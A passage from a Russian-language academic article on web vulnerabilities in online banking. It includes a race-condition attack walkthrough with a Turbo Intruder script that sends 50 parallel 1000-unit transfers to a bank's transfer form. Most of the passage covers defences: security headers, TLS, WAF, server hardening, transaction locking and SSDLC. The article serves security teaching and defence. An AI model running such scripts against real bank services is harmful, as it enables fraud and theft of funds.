


Рис. 9. **Запрос к сайту на скачивание файла**

Источник: скриншот автора.




Рис. 10. **Скачивание файла**

Источник: скриншот автора.




Рис. 11. **Полученный файл с паролем пользователя**

Источник: скриншот автора.

невалидными. Несколько потоков или процессов обращаются к одному ресурсу, а отсутствие в приложении блокировок и синхронизации приводит к несогласованности вывода.

Условия состязания могут возникать, когда процесс критически или неожиданно зависит от последовательности или времени других событий. В среде веб-приложений, где несколько запросов могут обрабатываться одновременно, разработчики могут оставить параллелизм для обработки фреймворка, сервера или языка программирования.

В классический функционал банковской учетной записи входит осуществление транзакций. На сайте банка это может быть представлено следующим образом (*рис. 12*).

Это наталкивает на мысль о возможности существования на данном сервисе уязвимости Race Condition.

Рассмотрим пример. Из описания уязвимости можно сделать вывод о том, что при наличии угрозы ее эксплуатации на сайте банка возможно параллельное выполнение определенного сегмента кода, в данном случае — операции перевода средств. Мы можем попытаться перевести с одного аккаунта на другой 1000 у.е. пятьдесят или более раз при том, что на счете аккаунта доступно 1000 у.е.

для перевода. Для решения используем Burp Suite, а именно его расширение для отправки большого количества HTTP-запросов и анализа результатов Turbo Intruder. Пробуем перевести средства с одного на другой. При перехвате запроса Burp Proxy замечаем, что передаются значения полей balanceId, targetId, amount (*рис. 13*).

Получаем id двух аккаунтов и amount как поле, в которое подставляется сумма перевода. Для реализации атаки в него необходимо поместить полезную нагрузку. Перехваченный запрос передаем в Turbo Intruder. Видим два окошка: с запросом и с полезной нагрузкой. Заменяем значение amount на% s — место, куда будет вставляться payload (*рис. 14*).

Сам payload:

```
def queueRequests(target, wordlists):
engine = RequestEngine(endpoint=target.endpoint,
concurrentConnections=30,
requestsPerConnection=100,
pipeline=False
)
list1 = list()
for i in range(50):
list1.append(1000)
for word in list1:
engine.queue(target.req, word)
def handleResponse(req, interesting):
```




Рис. 12. **Форма перевода денежных средств на сайте банка**

Источник: скриншот автора.

```
# currently available attributes are req.status, req.wordcount, req.length and req.response
if req.status!= 404:
table.add(req)
```

Для увеличения количества одновременных запросов значение concurrentConnections изменено на 30. Функция engine.queue принимает словарь word, в который в данном случае каждый раз подставляется 1000 как максимально возможная сумма транзакции. Запускаем работу Turbo Intruder кнопкой Attack, видим выполнение транзакций (*рис. 15*).

Если получена ошибка 403, то необходимо предварительно проверить счет: возможно, количество средств меньше 1000. Таким образом, в ходе атаки осуществлен перевод 50 000 у.е. за




Рис. 13. **Форма перевода денежных средств на сайте банка**

Источник: скриншот автора.




Рис. 14. **Подготовка к проведению атаки Race Condition в Turbo Intruder**

Источник: скриншот автора.




Рис. 15. **Проведение атаки Race Condition в Turbo Intruder**

Источник: скриншот автора.

счет использования проблемы нарушения логики работы сервиса.

Для более подробного изучения этих и других уязвимостей, характерных для сайта банка, можно потренироваться в использовании техники взлома и расширить свои навыки оценки уязвимости и тестирования на проникновение с помощью пакета виртуального банкинга UnSAFE Bank[5].

[5] UnSAFE_Bank. URL: https://github.com/lucideus-repo/UnSAFE_Bank (дата обращения: 21.12.2020).

Методы предотвращения уязвимостей

Выделим условно несколько уровней для определения способов защиты от рассмотренных выше атак каналов передачи данных, операционной системы, веб-приложения.

I. Каналы связи:

1. Между пользователем и приложением:

A. Настройка SSL/TLS-сертификатов

Протокол TLS (transport layer security) основан на протоколе SSL (Secure Sockets Layer), изначаль-

но разработанном в Netscape для повышения безопасности электронной коммерции в интернете.

В целом можно выделить три услуги, которые он предоставляет приложению, а именно: шифрование, аутентификацию и целостность. Для того чтобы установить криптографически безопасный канал данных, узлы соединения должны согласовать используемые методы шифрования и ключи, что и позволяет реализовать TLS [4]. Кроме того, без реализации сертификатов в веб-приложение не представляется возможным использование HTTP2 и HTTPS.

Настройка сертификатов возможна при наличии у компании своего оплаченного сертификата или при использовании бесплатных сертификатов от Let's Encrypt и настройки ежемесячного автопродления. Для настройки SSL/TLS-сертификатов на сервер при использовании Let`s Encrypt необходимо предварительно сгенерировать сертификаты посредством утилиты Certbot. Далее процесс настройки для обоих вариантов аналогичен и зависит от используемого веб-сервера: необходимо указать сертификаты, использование HTTPS вместо HTTP в конфигурационном файле и настроить перенаправление с HTTP на HTTPS.

Б. Использование определенных заголовков HTTP

Существует большое количество заголовков, используемых протоколом HTTP. Часть из них позволяет определить поведение браузера в конкретной ситуации, другие — дают злоумышленнику информацию о том, какие технологии применяются в веб-приложении. Кроме того, некорректная настройка некоторых параметров может повредить функционированию сайта.

Рассмотрим назначение и условия настройки нескольких HTTP-заголовков, пользуясь таблицей, представленной в статье Digital Security «(Без) опасный онлайн-банкинг: исследование веб-ресурсов банков России и мира» с более подробным описанием и примерами[6].

1. CSP (политика безопасности контента).

Позволяет обнаружить и устранить атаку XSS. Определяет список доверенных источников, из которых пользователь может получать контент.

Необходимо добавить на страницу HTTP-заголовка Content-Security-Policy и его настройку. При этом указывается политика (или несколько), которым нужно следовать:

`Content-Security-Policy: policy`,

где вместо `policy` указывается перечень директив.

2. HTTP Strict Transport Security (HSTS).

Активирует механизм принудительного соединения посредством защищенного протокола HTTPS. Отсутствие данного заголовка делает возможным перехват сессии пользователя и получение доступа к его личному кабинету.

Варианты значений заголовка:

1) `Strict-Transport-Security: max-age=<expire-time>` — устанавливает временной промежуток действия HSTS для определенного сайта;

2) `Strict-Transport-Security: max-age=<expire-time> includeSubDomains` — задает временной период и указывает, что технология HSTS распространяется на основной домен и его субдомены;

3) `Strict-Transport-Security: max-age=<expire-time> preload` — указывает браузеру период действия HSTS и включение сайта в список Preload List.

3. X–Content-Type-Options.

Указывает браузеру на необходимость использования типа передаваемого контента MIME, определенного в Content-Type. Защищает браузер от подмены типа контента.

Для запрета браузеру проводить автоматическое определение типа контента используется параметр `no-sniff`:

`X-Content-Type-Options => nosniff`

4. X-Frame-Options.

Разрешает или запрещает вызов сайта через тег iframe. Позволяет защититься от атак типа Clickjacking.

В качестве значения, передаваемого в заголовке, используется три типа команд:

1) `ALLOW-FROM` — разрешает встраивание для указанного URL;

2) `SAMEORIGIN` — разрешает встраивание для самого сайта;

3) `DENY` — запрещает встраивание во фрейм.

Безопасной настройкой в данном случае будет полный запрет:

`X-Frame-Options => DENY`.

[6] (Без)опасный онлайн-банкинг: исследование веб-ресурсов банков России и мира. URL: https://habr.com/ru/company/dsec/blog/474582/ (дата обращения: 11.01.2021).

5. Set-cookie.

Отсутствие заголовка позволит украсть или обработать сеанс веб-приложения и файлы cookie.

Для безопасной передачи cookie необходимо установить флаги `Secure` (файлы cookie будут отсылаться на сервер только при условии использования протокола HTTPS) и `HTTPOnly` (делает невозможным обращение к файлу cookie через клиентский скрипт).

6. X–XSS-Protection.

Останавливает загрузку страниц при обнаружении XSS-атаки.

Значение `1` включает механизм защиты от подобных атак, а `mode=block` запрещает обработку страниц, где они замечены:

```
X–XSS-Protection => 1; mode=block
```

7. Referrer-Policy.

Позволяет сайту контролировать значение заголовка Referer для ссылок, ведущих с вашей страницы.

Возможны следующие значения:

1) `no-referrer` — заголовок referrer не используется;

2) `no-referrer-when-downgrade` — полная ссылка отправляется только при переходе с HTTPS на HTTPS или с HTTP куда-то еще;

3) `same-origin` — браузер отправляет значение referer только в том случае, если ссылка ведет на тот же сайт;

4) `origin` — в referrer указывается тот сайт, откуда пришел запрос;

5) `strict-origin` — в referrer указывается тот сайт, откуда пришел запрос, но только при использовании HTTPS;

6) `origin-when-cross-origin` — браузер отправляет полный URL на тот же сайт, неполный (только название) на все остальные;

7) `strict-origin-when-cross-origin` — браузер отправляет полный URL на тот же сайт, неполный (только название) на все остальные. В случае, если пользователь переходит с HTTP на HTTPS, браузер оставляет referrer пустым;

8) `unsafe-url` — браузер всегда посылает полный URL с любого сайта.

Полностью анонимной является настройка `no-referrer`.

8. Public-Key-Pins.

Позволяет уменьшить риск MITM-атаки с поддельными сертификатами.

Заголовок имеет следующие поля:

– `pin-sha256` — SHA256-хеш публичного ключа, закодированный в base64, для сертификата из белого списка;

– `pin-sha256` — резервная копия публичного ключа;

– `max-age` — время жизни (в секундах) для белого списка;

– `pin-sha256` можно получить из заранее подготовленного публичного ключа или при помощи запроса на получение сертификата CSR.

9. Expect-CT.

Позволяет обеспечить соблюдение требований прозрачности сертификатов. Предотвращает незаметное использование неподтвержденных сертификатов для данного сайта с помощью «фоновых проверок».

Вариант настройки данного заголовка:

1) `Expect-CT: max-age=3600, enforce, report-uri=»https://ct.example.com/report»`,

где `max-age` — период проверки;

2) `enforce` — включение политики заголовка и отключение доступа к приложению в случае ее нарушения;

3) `uri` — URL, на который необходимо отправить отчет в случае выявления нарушений.

10. X-Powered-CMS.

CMS-движок. Наличие данного и следующих двух заголовков дает злоумышленнику больше информации для проведения атак.

Необходимо исключить.

11. X-Powered-By.

Указывает платформу приложений, на которой работает сервер.

Необходимо исключить.

12. Server header.

Сообщает, на каком ПО работает веб-сервер.

Необходимо исключить.

Web Application Firewall (WAF) — это средства фильтрации трафика прикладного уровня, специально ориентированные на веб-приложения[7]. WAF представляет собой средство защиты, работающее в режиме обратного прокси перед вебсервисом. Эталонная модель коммуникации с защищаемым приложением строится при помощи компонента машинного обучения. Таким образом,

[7] Web Application Firewall (WAF). URL: https://www.anti-malware.ru/security/web-application-firewall (дата обращения: 13.01.2021).




Рис. 16. **Процесс хеширования данных**

Источник: схема автора.

фильтрация трафика происходит на основе «белого списка» идентификаторов (HTTP-параметры, идентификатор ресурса, идентификатор сессии). Выбор конкретного файервола зависит от предпочтений специалистов и политики компании.

2. Между веб-сервером и базой данных:

Для защиты передаваемых в приложении файлов может быть использована схема шифрования, представленная на *рис. 16*. Применяется хеширование, «соль» и передача зашифрованных данных с использованием RSA-шифрования.

II. Физические сервера:

Рассмотрим ряд мер для защиты физических серверов, на которых размещено веб-приложение, предлагаемых как настройки безопасности операционных систем на базе ядра Linux для соответствия компании стандарту PCI DSS (Payment Card Industry Data Security Standard — стандарт безопасности данных индустрии платежных карт):

1. Создание и работа под непривилегированной учетной записью.
2. Изменение назначаемых по умолчанию прав на 077.
3. Использование протокола SNMP (Simple Network Management Protocol как интернет-протокола для управления устройствами в IP-сетях) не ниже версии 3.
4. Настройка парольной политики:

А. Минимальная длина — 7 символов.

Б. Максимальная продолжительность жизни — 90 дней.

В. Минимальное количество дней до смены пароля — 1 день.

Г. Число дней, после которого появится предупреждение о необходимости смены пароля — 7.

5. Настройка требований pam.d:

А. Требования к сложности паролей.

Б. Требования по блокировке учетных записей.

6. Отключение автозагрузки сервисов в зависимости от необходимости.
7. Документирование и фильтрация открытых портов.
8. Очистка пакетов неиспользуемых приложений.
9. Установка в соответствии со стандартом прав на критичные конфигурационные файлы.
10. Настройка протокола SSH для удаленного доступа к системе.

Настройка параметров конфигурационного файла в соответствии с рекомендуемыми стандартами, в числе которых запрет авторизации под пользователем root, установка максимального количества попыток входа и т.д.

11. Настройка системы синхронизации времени ntp.
12. Настройка времени отсутствия активности.
13. Регулярные обновления безопасности.
14. Отключение Send Packet Redirects.

Кроме приведенных мер, рекомендуется настройка систем аудита и логирования для обеспечения выявления нарушений и контроля целостности критически важных файлов [5]. Так, возможно использование демона аудита Linux-систем auditd с последующей отправкой событий на лог-сервер.

Как комплексное решение вопроса сбора логов безопасности и мониторинга можно также использовать ELK stack, состоящий из компонентов [6]:

- Logstash — сервиса для сбора логов и отправки их в Elasticsearch;
- Elasticsearch — системы хранения, анализа, поиска по логам;
- Kibana — веб-панели для визуализации выходных данных;

• Beats — агентов для отправки логов в Logstash.

III. Веб-приложение:

1. Настройка механизмов фильтрации и валидации вводимых данных как способ защиты от SQL-инъекций и XSS в формах ввода.

2. Передача идентификационных параметров только в POST-запросах как способ предотвращения атак на IDOR-уязвимости.

3. Грамотная проработка логики СУБД для предотвращения Race Condition и некоторых видов SQL-инъекций:

А. Использование блокировок**:**

операция блокирует в СУБД обращения к заблокированному объекту, пока его не разблокируют.

Б. Управление изоляциями транзакций:

• упорядоченные транзакции (serializable) гарантируют, что транзакции будут выполнены строго последовательно, однако это может сказаться на производительности.

В. Использование мьютексных семафоров:

• в момент вызова функций создается запись с ключом, причем если не получилось создать запись, то значит, она уже есть, и тогда запрос прерывается. По окончании обработки запроса запись удаляется[8].

4. Использование нестандартных паролей для администраторов сервисов.

5. Перемещение сервисов на нестандартные порты.

6. Настройка использования технологии port-knocking для защиты сервисов, к которым не нужен доступ извне.

В данном случае порт, на котором расположен сервис, закрывается средствами файервола. Служба knockd открывает порт после заданного количества попыток подключения на конкретную последовательность портов («стука») для того ip-адреса, с которого «стук» был инициирован, и закрывает его по истечении определенного количества времени.

SSDLC

SSDLC (Secure software development lifecycle — жизненный цикл безопасной разработки) — набор подходов, применяемых на всех этапах жизни приложений от проектирования до поддержки в процессе эксплуатации для повышения безопасности конечного продукта и снижения ущерба при наличии уязвимостей.

Хорошей практикой в настоящее время является выстраивание процессов безопасности на каждом этапе жизненного цикла онлайн-банка согласно разделу 9 ГОСТ Р 57580.1–2017[9]. Методика разработки безопасного программного обеспечения (SSDLC) позволяет избежать множества ошибок. «Если в организации насчитывается несколько десятков разработчиков, то пора задумываться о том, чтобы внедрять автоматизацию проверки софта на уязвимости», — отмечал в своем интервью Даниил Чернов, руководитель направления Solar appScreener компании «Ростелеком-Solar» [7].

При реализации концепций Agile, DevOps и ShiftLeft важно проводить тестирование на ранней стадии, а также на каждой стадии жизненного цикла приложения.

На каждом этапе жизненного цикла разработки программного обеспечения в соответствии с методологией SSDLC должны применяться определенные меры безопасности:

1. Фаза требований: определение особых требований, связанных с безопасностью, с достаточной детализацией и ожидаемыми результатами, и варианты использования сценариев.

2. Фаза планирования: определение ответственных лиц и стратегии тестирования безопасности, устранение неясностей.

3. Этап архитектуры и проектирования: оценка рисков безопасности на основе проекта.

4. Этап разработки: Secure Code Analysis, статический анализ кода для обеспечения безопасности.

5. Этап реализации: динамический анализ кода, тестирование безопасности приложений.

6. Этап перед развертыванием: тестирование на проникновение и анализ уязвимостей[10].

Даниил Чернов в своем интервью также указал на то, что, несмотря на сложность и затратность процесса внедрения SSDLC и малое количество успешных кейсов в России, в ближайшие годы

[8] URL: https://defuse.ca/race-conditions-in-web-applications.htm.

[9] ГОСТ Р 57580.1 – 2017 Безопасность финансовых (банковских) операций. Защита информации финансовых организаций. Базовый состав организационных и технических мер.

[10] Меры для SSDLC (жизненный цикл безопасной разработки программного обеспечения).

такая практика наберет обороты, а результат внедрения из существующего опыта «оправдывает все ожидания и инвестиции» [7].

Выводы

В данной статье были рассмотрены четыре веб-уязвимости, определенные как потенциально опасные для сервиса финансово-банковского сектора, а именно IDOR, SQL-injection, XSS и Race Condition. Для каждой из уязвимостей приведены ряд типов и примеров, а также способы их эксплуатации. Существует большое количество веб-уязвимостей, встречающихся с меньшей частотой, таких как Directory Traversal, File Inclusion, XXE-injection, Command Injection, CSRF-injection, Insecure Deserialization, OAuth и т.д., что тоже необходимо учитывать.

Кроме понимания сути и интуитивного предположения о возможности наличия какого-либо слабого места на сайте, эффективной практикой является применение специальных утилит. Сканеры уязвимостей, работающие как инструменты динамического тестирования (DAST), помогают специалистам по информационной безопасности вовремя найти критичные точки сервисов и предотвратить атаки злоумышленников. К ним можно отнести продемонстрированный в работе Burp Suite Pro.

На этапе разработки, настройки или после тестирования, определив недостатки реализации кода сайта или конфигурации сервисов несложно применить ряд исправлений, предотвращающих атаки. Помимо этого, в статье приведены способы защиты каналов связи, передаваемых данных и операционной системы (и как следствие, рабочих станций, используемых для веб-приложения и дополнительных сервисов), а также рекомендации по использованию систем аудита и логирования. Рассмотренная методология SSDLC позволяет проводить мероприятия, как по разработке, так и по защите веб-приложений, более эффективно.

Список источников

1. Сапрыкина А. Веб-приложения под ударом. URL: https://www.comnews.ru/content/207166/2020–05–19/2020-w21/veb-prilozheniya-pod-udarom (дата обращения: 04.12.2020).
2. Marshall Joseph. Hands-On Bug Hunting for Penetration Testers: A practical guide to help ethical hackers discover web application security flaws. Published by Packt Publishing Ltd.; 2018. 240 p.
3. Яворски П. Ловушка для багов. Полевое руководство по веб-хакингу. СПб.: Питер; 2020. 272 с.
4. Ilya Grigorik. High Performance Browser Networking: What every web developer should know about networking and web performance. Published by O'Reilly Media; 2013. 200 p.
5. Фленов М.Е. Linux глазами хакера. 5-е изд., перераб. и доп. СПб.: БХВ-Петербург; 2019. 416 с.
6. Шукла П., Кумар Ш. Elasticsearch, Kibana, Logstash и поисковые системы нового поколения. СПб.: Питер; 2019. 352 с.
7. Сысойкина М. Что скрывается за безопасной разработкой софта. URL: https://www.cnews.ru/articles/2019–04–16_chto_skryvaetsya_za_bezopasnoj_razrabotkoj_softa (дата обращения: 13.01.2021).

References

1. Saprykina A. Web applications under attack. URL: https://www.comnews.ru/content/207166/2020–05–19/2020-w21/veb-prilozheniya-pod-udarom. (In Russ.).
2. Marshall Joseph. Hands-On Bug Hunting for Penetration Testers: A practical guide to help ethical hackers discover web application security flaws. Published by Packt Publishing Ltd.; 2018. 240 p.
3. Jaworski P. A trap for the gods. A field guide to web hacking. St. Petersburg: Piter; 2020. 272 p. (In Russ.).
4. Grigorik Ilya. High Performance Browser Networking: What every web developer should know about networking and web performance. Published by O'Reilly Media; 2013. 200 p.
5. Flenov M.E. Linux through the eyes of a hacker. 5th ed. St. Petersburg: BHV-Petersburg; 2019. 416 p. (In Russ.).
6. Shukla P., Kumar S. Elasticsearch, Kibana, Logstash and new generation search engines. St. Petersburg: Piter; 2019. 352 p. (In Russ.).
7. Sysoikina M. What lies behind secure software development. URL: https://www.cnews.ru/articles/2019–04–16_chto_skryvaetsya_za_bezopasnoj_razrabotkoj_softa (In Russ.).